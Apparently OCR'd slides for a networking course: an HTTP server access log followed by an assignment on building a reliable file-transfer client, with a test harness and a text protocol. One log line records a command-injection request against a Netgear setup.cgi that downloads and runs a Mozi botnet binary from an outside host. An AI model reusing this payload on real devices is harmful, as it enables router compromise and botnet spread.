
```
172.17.0.16 - - [28/Jan/2020 01:04:03] "GET /files/recipe15.txt HTTP/1.1" 200 -
172.17.0.16 - - [28/Jan/2020 01:04:03] "GET /files/recipe8.txt HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /images/image_2.png HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /images/image_15.jpeg HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /images/image_4.jpg HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /files/recipe12.txt HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /files/recipe13.txt HTTP/1.1" 200 -
172.17.0.17 - - [28/Jan/2020 01:04:04] "GET /files/recipe9.txt HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /images/image_5.png HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /images/image_4.jpg HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /images/image_11.jpg HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /files/recipe7.txt HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /files/recipe12.txt HTTP/1.1" 200 -
172.17.0.18 - - [28/Jan/2020 01:04:05] "GET /files/recipe14.txt HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /images/image_9.jpg HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /images/image_5.png HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /images/image_2.png HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /files/recipe9.txt HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /files/recipe14.txt HTTP/1.1" 200 -
172.17.0.19 - - [28/Jan/2020 01:04:05] "GET /files/recipe7.txt HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /images/image_12.jpg HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /images/image_3.jpg HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /images/image_10.jpg HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /files/recipe10.txt HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /files/recipe1.txt HTTP/1.1" 200 -
172.17.0.20 - - [28/Jan/2020 01:04:06] "GET /files/recipe15.txt HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /images/image_15.jpeg HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /images/image_6.jpg HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /images/image_10.jpg HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /files/recipe11.txt HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /files/recipe3.txt HTTP/1.1" 200 -
172.17.0.21 - - [28/Jan/2020 01:04:07] "GET /files/recipe9.txt HTTP/1.1" 200 -



42.228.122.172 - - [28/Jan/2020 01:05:07] code 404, message File not found
42.228.122.172 - - [28/Jan/2020 01:05:07] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://42.228.122.172:35246/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0" 404 -
^C
```

Testing Harness

Python based tool to help evaluate client/server

- Provides 2 simple test cases: no loss and 50% loss

```
python TestHarness.py -s YourSender.py -r Receiver.py
```



Reliable File Transfer

[ ] Write a client that can reliably send a file

The network might drop, reorder, duplicate, or corrupt packets!

Provided with a receiver and a protocol definition

- Text based messages

```
start|<sequence number>|<data>|<checksum>
data|<sequence number>|<data>|<checksum>
end|<sequence number>|<data>|<checksum>
```

Sender

```
ack|<sequence number>|<checksum>
```

Receiver